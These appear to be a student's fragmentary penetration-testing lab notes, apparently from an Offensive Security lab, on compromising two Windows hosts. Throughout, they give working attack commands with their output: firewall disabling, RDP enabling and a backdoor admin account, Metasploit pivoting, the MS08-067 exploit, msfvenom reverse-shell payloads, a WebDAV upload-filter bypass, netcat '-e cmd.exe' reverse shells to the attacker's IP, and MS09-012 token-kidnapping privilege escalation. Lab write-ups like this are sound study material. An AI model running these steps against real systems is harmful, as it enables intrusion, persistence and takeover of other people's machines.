Connection-specific DNS Suffix  . :
IP Address . . . . . : 10.1.1.226
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.1.1.254

C:\Documents and Settings\Administrator\Desktop>
```

```
08/18/2015  02:14 AM    <DIR>          ..  
05/20/2016  10:30 PM          32 network-secret.txt  
          1 File(s)   You have 32 bytes  
          2 Dir(s)   5,655,322,624 bytes free  
Your last exam date: Fri, 24 Aug 2018, 13:00  
C:\Documents and Settings\Administrator\Desktop>dir /a  
dir /a  
Volume in drive C has no label.  
Volume Serial Number is 801B-EF81  
  
Directory of C:\Documents and Settings\Administrator\Desktop  
  
08/18/2015  02:14 AM    <DIR>          .  
08/18/2015  02:14 AM    <DIR>          ..  
05/20/2016  10:30 PM          32 network-secret.txt  
02/26/2015  07:23 PM          35 proof.txt  
          2 File(s)   67 bytes  
          2 Dir(s)   5,655,322,624 bytes free  
  
C:\Documents and Settings\Administrator\Desktop>type proof.txt  
type proof.txt  
638cbe42cd7024845755ab4d8ce40c0d  
  
C:\Documents and Settings\Administrator\Desktop>type network-secret.txt  
type network-secret.txt  
7eab8563146f16140c769072580cbcb3  
C:\Documents and Settings\Administrator\Desktop>whoami  
whoami  
nt authority\system  
  
C:\Documents and Settings\Administrator\Desktop>
```

once you disable the firewall you can use

ms08-067 to exploit from metasploit

//how to disable fw

netsh firewall set service remotedesktop enable

```
reg add  
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"  
/v fDenyTSConnections /t REG_DWORD /d 0 /f
```

```
netsh firewall set service remotedesktop enable
```

```
route add 10.1.1.0 255.255.255.0 4  
then start socks4 proxy server....  
u can then use proxychains to "socksify" anythin
```

//Network Pivoting

so to pivot to another network

- you need to first add the route to your session so :

```
route add 10.1.1.0 255.255.255.0 <session numbner >
```

Then check the route by doing "route get <subnet network/ 10.1.1.1"

if it is not what you want then delete it all "**route flush** "

so after checking the route is added correctly

we can use the below aux scanner to scan for the subnet
aux/scanner/portscan/tcp

```
psexec \\\joe reg add "hklm\system\currentcontrolset\control\terminal server"  
/f /v fDenyTSConnections /t REG_DWORD /d 0
```

//how to disable fw

```
netsh firewall set service remotedesktop enable
```

```
//adding behnam and also enabling RDP
```

```
C:\WINDOWS>cd system32  
cd system32
```

```
C:\WINDOWS\system32>hostname  
hostname  
joe
```

```
C:\WINDOWS\system32>  
psexec \\joe reg add "hklm\SYSTEM\CurrentControlSet\Control\Terminal Server"  
/f /v fDenyTSConnections /t REG_DWORD /d 0
```

```
C:\WINDOWS\system32>psexec \\joe reg add  
"hklm\SYSTEM\CurrentControlSet\Control\Terminal Server" /f /v  
fDenyTSConnections /t REG_DWORD /d 0  
'psexec' is not recognized as an internal or external command,  
operable program or batch file.
```

```
//rdp enable
```

```
C:\WINDOWS\system32>reg add  
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"  
/v fDenyTSConnections /t REG_DWORD /d 0 /f  
reg add  
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"  
/v fDenyTSConnections /t REG_DWORD /d 0 /f  
The operation completed successfully.
```

```
//add behnam
```

```
C:\WINDOWS\system32>net user behnam behnam /add
```

```
net user behnam behnam /add  
The command completed successfully.
```

```
C:\WINDOWS\system32>whoami  
whoami  
joe\joe
```

```
//add behnam to administrators
```

```
C:\WINDOWS\system32>net localgroup administrators behnam /add  
net localgroup administrators behnam /add  
The command completed successfully.
```

Write the notes foir

```
netsh firewall set opmode disable
```

From <<https://ccm.net/faq/994-enabling-disabling-the-firewall-using-command-line>>

Tools to play with

06 May 2018
02:52

The use of powersploit

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

The use of minizik on kali

S

Sqlserver stuff withj 227

BOF and also tunneling play with them .

<https://www.google.com/search?client=ubuntu&channel=fs&q=nishang&ie=utf-8&oe=utf-8>

Good tools

<https://github.com/Muhammd/Awesome-Pentest>

<https://github.com/Muhammd/Awesome-Hacking#awesome-honeypots>

227

Sunday, May 6, 2018

4:41 PM

The use of VNC bypass authencation I was managed to get access to the box which it had the password and username on it

proof.txt

257ea6949c88af6e0b160805b34fdab5

<https://www.exploit-db.com/exploits/36932/>

python '/root/Downloads/36932.py'

Enumeration shows multiple ways to get in , try the use of sqlmap or some tool similar to it

It is also vulnerable to (MS08-067) using nmap

FTP u can upload so can smb using nullsessions.

The details of the commands used are below :

KEY COMMANDS :

//enumeration for smb

//checking the shares as normal

```
oot@kali:~# smbclient -L //10.11.1.227
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
```

Sharename	Type	Comment
IPC\$	IPC	Remote IPC
share	Disk	
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share

Server	Comment

Workgroup	Master

//try to connect

so i am just logged into the SMB now :

```
smbclient //10.11.1.227/IPC$ -N
smbclient //10.11.1.227/share -N -->
```

Nmap scan report for 10.11.1.227
Host is up (0.12s latency).
Not shown: 987 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd 5.0
25/tcp	open	smtp	Microsoft ESMTP 5.0.2195.5329
80/tcp	open	http	Microsoft IIS httpd 5.0
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	https?	

```
445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds
1025/tcp open msrpc      Microsoft Windows RPC
1026/tcp open msrpc      Microsoft Windows RPC
1028/tcp open msrpc      Microsoft Windows RPC
3372/tcp open msdtc     Microsoft Distributed Transaction Coordinator
5800/tcp open vnc-http   RealVNC 4.0 (resolution: 400x250; VNC TCP port:
5900) --> vuln
5900/tcp open vnc       VNC (protocol 3.8)
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1028/tcp open unknown
```

MAC Address: 00:50:56:B8:CB:DB (VMware)

Service Info: Host: jd.acme.local; OSs: Windows, Windows 2000; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 65.23 seconds

Raw packets sent: 1117 (49.132KB) | Rcvd: 1077 (43.120KB)

root@kali:~#

enum4linux run that it will give you everything you need to know if it has Null session or not !

using the tool gave the list of users on the machine : rpcclient -U "" 10.11.1.227

```
rpcclient $> enumdomusers
user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[backup] rid:[0x3ee]
user:[david] rid:[0x3f1]
user:[gary] rid:[0x3f5]
user:[Guest] rid:[0x1f5]
user:[homer] rid:[0x3f9]
user:[IUSR_SRV2] rid:[0xfc]
user:[IWAM_SRV2] rid:[0x3fb]
```

```
user:[john] rid:[0x3f2]
user:[lee] rid:[0x3f7]
user:[lisa] rid:[0x3f3]
user:[mark] rid:[0x3f4]
user:[ned] rid:[0x3f8]
user:[nick] rid:[0x3f6]
user:[simon] rid:[0x3f0]
user:[sqlusr] rid:[0x3ed]
user:[todd] rid:[0x3fa]
user:[TslnternetUser] rid:[0x3e8]
rpcclient $>
```

//SMB 445

```
smb-os-discovery:
| OS: Windows 2000 (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_2000::-_
| Computer name: jd
| NetBIOS computer name: JD\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2018-05-06T13:53:40+02:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```

Service Info: Host: jd.acme.local; OSs: Windows, Windows 2000; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000

Host script results:

```
|_clock-skew: mean: -2m14s, deviation: 0s, median: -2m14s
| ms-sql-info:
| Windows server name: JD
| 10.11.1.227\MSSQLSERVER:
```

```
| Instance name: MSSQLSERVER
| Version:
|   name: Microsoft SQL Server 2000 RTM
|   number: 8.00.194.00
| Product: Microsoft SQL Server 2000
| Service pack level: RTM
| Post-SP patches applied: false
| TCP port: 27900
| Named pipe: \\\10.11.1.227\\pipe\\sql\\query
|_ Clustered: false
| nbstat: NetBIOS name: JD, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b8:cb:db (VMware)
| Names:
| JD<00>          Flags: <unique><active>
| JD<20>          Flags: <unique><active>
| WORKGROUP<00>    Flags: <group><active>
| INet~Services<1c> Flags: <group><active>
| WORKGROUP<1e>    Flags: <group><active>
| JD<03>          Flags: <unique><active>
|_ IS~JD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00<00> Flags:
<unique><active>

|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
25/tcp open smtp      Microsoft ESMTP 5.0.2195.5329
| smtp-commands: jd.acme.local Hello [10.11.0.162], AUTH GSSAPI NTLM
LOGIN, AUTH=LOGIN, TURN, ATRN, SIZE 2097152, ETRN, PIPELINING, DSN,
ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT
DATA RSET MAIL QUIT HELP AUTH TURN ATRN ETRN BDAT VRFY
| smtp-ntlm-info:
| Target_Name: JD
| NetBIOS_Domain_Name: JD
| NetBIOS_Computer_Name: JD
| DNS_Domain_Name: jd.acme.local
| DNS_Computer_Name: jd.acme.local
|_ Product_Version: 5.0.2195
```

```
80/tcp open http Microsoft IIS httpd 5.0
```

```
smb-vuln-ms06-025.nse  
smb-vuln-ms07-029.nse  
smb-vuln-ms08-067.nse  
smb-vuln-ms10-054.nse  
smb-vuln-ms10-061.nse  
smb-vuln-ms17-010.nse
```

```
nmap --script smb-os-discovery.nse 10.11.1.227 -T 4  
nmap --script smb-vuln-ms10-061.nse 10.11.1.227 -T 4  
nmap --script smb-vuln-ms10-054.nse 10.11.1.227 -T 4  
nmap --script smb-vuln-ms08-067.nse 10.11.1.227 -T 4 ---> vuln
```

Host script results:

```
| smb-vuln-ms08-067:  
|   VULNERABLE:  
|     Microsoft Windows system vulnerable to remote code execution (MS08-  
067)  
|       State: VULNERABLE  
|       IDs: CVE:CVE-2008-4250  
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,  
Server 2003 SP1 and SP2,  
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote  
attackers to execute arbitrary  
|         code via a crafted RPC request that triggers the overflow during path  
canonicalization.  
|  
|       Disclosure date: 2008-10-23  
|       References:  
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250  
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

Nmap done: 1 IP address (1 host up) scanned in 11.11 seconds

```
nmap --script smb-vuln-ms07-029.nse 10.11.1.227 -T 4
```

```
nmap --script smb-vuln-checker.nse 10.11.1.227 -T 4
```

//enumeration for smb

//checking the shares as normal

```
oot@kali:~# smbclient -L //10.11.1.227
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
```

Sharename	Type	Comment
IPC\$	IPC	Remote IPC
share	Disk	
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share

Server	Comment
--------	---------

Workgroup	Master
-----------	--------

//try to connect to the SMB

so i am just logged into the SMB now :

```
smbclient //10.11.1.227/IPC$ -N
smbclient //10.11.1.227/share -N -->
```

so we can put a "exe" in the share then call it ? cannot call via smb obv but its there :)

we can use the stmp bufferover flow

we can try the VNC and FTP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.162
```

```
LPORT=444-f exe > shell.exe
```



```
+
```

proof.txt

257ea6949c88af6e0b160805b34fdab5

```
sf auxiliary(scanner/mssql/mssql_ping) > run
```

```
[*] 10.11.1.227:      - SQL Server information for 10.11.1.227:  
[+] 10.11.1.227:      - ServerName    = JD  
[+] 10.11.1.227:      - InstanceName  = MSSQLSERVER  
[+] 10.11.1.227:      - IsClustered   = No  
[+] 10.11.1.227:      - Version       = 8.00.194  
[+] 10.11.1.227:      - np           = \\\\JD\\pipe\\sql\\query  
[+] 10.11.1.227:      - tcp          = 27900  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```



229

Monday, May 7, 2018
12:48 AM

Check the smpt check the pop accounts for emails and impad
Do a full UDP and TCP scan always!!

t shown: 988 filtered ports

Reason: 988 no-responses

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	tcpwrapped	syn-ack ttl 128	
23/tcp	closed	telnet	reset ttl 128	
25/tcp	open	smtp	syn-ack ttl 128 hMailServer smtpd	
80/tcp	open	http	syn-ack ttl 128 Microsoft IIS httpd 6.0	
110/tcp	open	pop3	syn-ack ttl 128 hMailServer pop3d	
135/tcp	open	msrpc	syn-ack ttl 128 Microsoft Windows RPC	
139/tcp	open	netbios-ssn	syn-ack ttl 128 Microsoft Windows netbios-ssn	
143/tcp	open	imap	syn-ack ttl 128 hMailServer imapd	
443/tcp	closed	https	reset ttl 128	
1025/tcp	open	msrpc	syn-ack ttl 128 Microsoft Windows RPC	
2869/tcp	closed	icslap	reset ttl 128	
3389/tcp	open	ms-wbt-server	syn-ack ttl 128 Microsoft Terminal Service	
MAC Address: 00:50:56:B8:A3:C6 (VMware)				
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows				

Read data files from: /usr/bin/../share/nmap

hMailServer smtpd

Microsoft IIS httpd 6.0

hMailServer pop3d
get a list of the email address to try

Microsoft Windows RPC
Microsoft Windows netbios-ssn
hMailServer imapd

it is vulner to web dev

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.72 LPORT=4445 -f raw  
> shell.jsp
```

you can use davtest to upload things and only html and text is allowed .

```
vti_encoding:SR|utf8-nl  
RealmName:ralph  
PasswordDir:c:\\inetpub\\wwwroot\\_vti_pvt  
InheritPermissions:false
```

access.cnf
botinfs.cnf
service.cnf
service.pwd
writeto.cnf

http://10.11.1.229/_vti_pvt/service.cnf

http://10.11.1.229/_vti_pvt/access.cnf

```
vti_encoding:SR|utf8-nl
RealmName:ralph
PasswordDir:c:\\inetpub\\wwwroot\\_vti_pvt -- > against this folder
InheritPermissions:false
```

Use

To see what kind of web server the target has use " whatweb <ip>

```
davtest -url http://10.11.1.229/test1 -uploadfile /root/Documents/229/hi.html
-uploadloc hi.html
```

We looked at vti_ exploit and there was nothing

Look at for iis 6.0 exploit

Server: Microsoft-IIS/6.0

- + Retrieved x-powered-by header: ASP.NET
- + The anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + Retrieved x-aspnet-version header: 1.1.4322
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
- + Retrieved dasl header: <DAV:sql>
- + Retrieved dav header: 1, 2
- + Retrieved ms-author-via header: DAV
- + Uncommon header 'ms-author-via' found, with contents: DAV
- + Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH

- + OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
 - + OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
 - + OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
 - + Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
 - + OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
 - + OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
 - + OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
 - + WebDAV enabled (LOCK SEARCH PROPFIND PROPPATCH MKCOL UNLOCK COPY listed as allowed)
 - + OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://10.11.1.229/_vti_txt/
 - + OSVDB-473: /_vti_pvt/access.cnf: Contains HTTP server-specific access control information. Remove or ACL if FrontPage is not being used.
 - + OSVDB-473: /_vti_pvt/botinfs.cnf: FrontPage file found. This may contain useful information.
 - + OSVDB-473: /_vti_pvt/bots.cnf: FrontPage file found. This may contain useful information.
 - + OSVDB-473: /_vti_pvt/service.cnf: Contains meta-information about the web server Remove or ACL if FrontPage is not being used.
 - + OSVDB-473: /_vti_pvt/services.cnf: Contains the list of subwebs. Remove or ACL if FrontPage is not being used. May reveal server version if Admin has changed it.
 - + OSVDB-473: /_vti_pvt/writeto.cnf: Contains information about form handler result files. Remove or ACL if FrontPage is not being used.
 - + OSVDB-3233: /_private/: FrontPage directory found.
 - + /_vti_pvt/uniqperm.cnf: FrontPage/Sharepointfile available.
 - + 7688 requests: 0 error(s) and 28 item(s) reported on remote host
 - + End Time: 2018-05-07 17:01:30 (GMT-4) (907 seconds)
-

The above nikto messages show that we can do OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,

So after googling I saw the Davtest to upload files and then see

//read what dav test does!! You can move put text files into executables

Upload succeeded: <http://10.11.1.229/test1/hi.html>

root@kali:~/Desktop/lab-connection (1)# davtest

ERROR: Missing -url

/usr/bin/davtest -url <url> [options]

- auth+ Authorization (user:password)
- cleanup delete everything uploaded when done
- directory+ postfix portion of directory to create
- debug+ DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perl_dav_debug.txt)
- move PUT text files then MOVE to executable
- nocreate don't create a directory
- quiet only print out summary
- rand+ use this instead of a random string for filenames
- sendbd+ send backdoors:
 - auto - for any succeeded test
 - ext - extension matching file name(s) in backdoors/ dir
- uploadfile+ upload this file (requires -uploadloc)
- uploadloc+ upload file to this location/name (requires -uploadfile)
- url+ url of DAV location

Example: /usr/bin/davtest -url <http://localhost/davdir>

root@kali:~/Desktop/lab-connection (1)# davtest

The use of caddaver is used to bypass IIS filtering

//create the asp

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.72  
LPORT=4445 -f asp > shell.asp
```

dav:/test/> put shell.asp shell.txt

Uploading shell.asp to `/test/shell.txt':

Progress: [=====] 100.0% of 38302 bytes succeeded.

```
dav:/test/> copy shell.txt shell.txt.asp;txt
```

```
Copying `/test/shell.txt' to `/test/shell.asp%3b.txt': succeeded.
```

```
dav:/test/> exit
```

```
Connection to `10.11.1.229' closed.
```

//run the shell --> browse to it

The main take from this is to see how you can bypass the filtering by first running davtest and will tell you what is allowed, then you can change shell.asp.txt --> shell.asp;.txt

So the above would work but better methods was used ,

The use of aspcmd.asp and pouya.asp backdoor was used to upload nc.exe.

Running :

```
copy \\\\10.11.0.72\\ROPNOP\\nc.exe c:\\tmp
```

```
nc.exe -nv 10.11.0.72 4446 -e cmd.exe
```

And also the use of the weget.vbs

<http://blog.atucom.net/2015/07/one-line-asp-shell.html>

//enumeration of the machine

Host Name: MAIL

OS Name: Microsoft(R) Windows(R) Server 2003, Standard Edition

OS Version: 5.2.3790 Service Pack 1 Build 3790
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Uniprocessor Free
Registered Owner: Offsec
Registered Organization:
Product ID: 69712-640-1982305-45237
Original Install Date: 2/17/2008, 7:42:18 PM
System Up Time: 319 Days, 3 Hours, 33 Minutes, 14 Seconds
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 6 Model 63 Stepping 2 GenuineIntel ~2597 Mhz
BIOS Version: INTEL - 6040000
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT-06:00) Central Time (US & Canada)
Total Physical Memory: 511 MB
Available Physical Memory: 315 MB
Page File: Max Size: 678 MB
Page File: Available: 506 MB
Page File: In Use: 172 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 1 Hotfix(s) Installed.
[01]: Q147222
Network Card(s): N/A

copy <\\10.11.0.162\ROPN0P\accesschk-oldxp.exe> c:\tmp\access.exe

access.exe /accepteula -uwdqs "Authenticated Users" c:\

ssh-ra

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAzx6C2kxbb2qPx9eRyW072CYpMhpazAlzgdBcElRS49cvTJIDcjqvC8DlpZL9FplzcfpCmD2xisb0VdHUtG2iteYQG5WaxUEeHd4t9XRqa9zCU3QjKq4jIDoT1A54HYLoEBk/jTxjUbaczfoFSgcZEOivBIZEM6usJW4gDgbpok1UoxHfmn7rRs43rgBKxKMpFZyp0+MsDlvKMZUie6F0mY60E2YSIwoyLAJKi0q1/oWB5Kmd3YtP20LlsVqvmbX7zcMXwXgztff0Wxj1dps0x6i1StYx1l14sU84comlceyZjzeYpqMoL+4OtWt4goqTqpiQasnXfv2vhNvCQXQaQ== root@explorer

//services that are ran with high privilege can be used to run other scripts :)

so with privilege escalation you can look for a folder location that has admin rights and we can upload a shell in and once it execute we get a shell back with higher privileges

So then after looking at the kernel OS, there was a exploit for server 2003 sp1 called " Token Kidnapping local"

This uses the ISS 6.0 along with the SQL being installed, MS09-012. Googled for the MS number through the favorite github

<https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS09-012/MS09-012KB952004-CVE-2009-0079-%E7%83%A4%E8%82%89Churrasco.rar>

Then found the exploit and ran the "pr.exe" after reading the exploit you need to pass it a command

Pr.exe "net user hacker hacker /add"

Added a user hacker

But I was more creative and used the nc.exe in the tmp folder to create outbound connection to my self again :

It worked and managed to get the proof.txt

a [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications ▾ Places ▾ Terminal ▾

Wed 16:04 •

root@kali: ~

```
File Edit View Search Terminal Tabs Help
root@kali: ~/Downloads... × root@kali: ~/Downloads × root@kali: ~/Downloads... × root@kali: ~/Downloads × root@kali: /usr/share/... ×

Directory of C:\Documents and Settings\Administrator
Most Visited ▾ Kali Linux ▾ Kali Docs ▾ Kali
04/19/2016 03:46 AM <DIR> .
04/19/2016 03:46 AM <DIR> ..
02/09/2010 07:39 AM <DIR> .idlerc
12/31/2015 10:51 AM <DIR> Desktop
02/17/2008 09:26 PM <DIR> Favorites
03/11/2008 06:10 PM <DIR> My Documents
02/17/2008 02:17 PM <DIR> Start Menu
02/17/2008 02:19 PM 0 Sti_Trace.log
    File Edit 1 File(s) 0 bytes
    7 Dir(s) 1,893,199,872 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop
Copy \\10.11.0.72\ROPNOP\nc.exe c:\tmp
C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9C2A-2808

Directory of C:\Documents and Settings\Administrator\Desktop
12/31/2015 10:51 AM 1.2<DIR>144 .
12/31/2015 10:51 AM <DIR> ..
01/05/2016 05:48 AM 95 cleanup.cmd
03/15/2010 06:11 AM 727 hMailServer Administrator.lnk
02/26/2015 09:35 PM 35 proof.txt
    nc.exe 3 File(s) 1.872,446 bytes
    2 Dir(s) 1,893,199,872 bytes free

C:\Documents and Settings\Administrator\Desktop>cat hMailServer Administrator.lnk
cat hMailServer Administrator.lnk
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\Administrator\Desktop>type hMailServer Administrator.lnk
type hMailServer Administrator.lnk
The system cannot find the file specified.
Error occurred while processing: hMailServer.
The system cannot find the file specified.
Error occurred while processing: Administrator.lnk.

C:\Documents and Settings\Administrator\Desktop>type proof.txt
type proof.txt
c175d8d2ad16499f56d0c17a5286c8cf

C:\Documents and Settings\Administrator\Desktop>
```

accesschk-oldxp.exe

Run some sort of privilege checker

//good reference :

<https://simonuvarov.com/privilege-escalation-via-token-kidnapping/>

<https://github.com/pentestmonkey/windows-privesc-check>

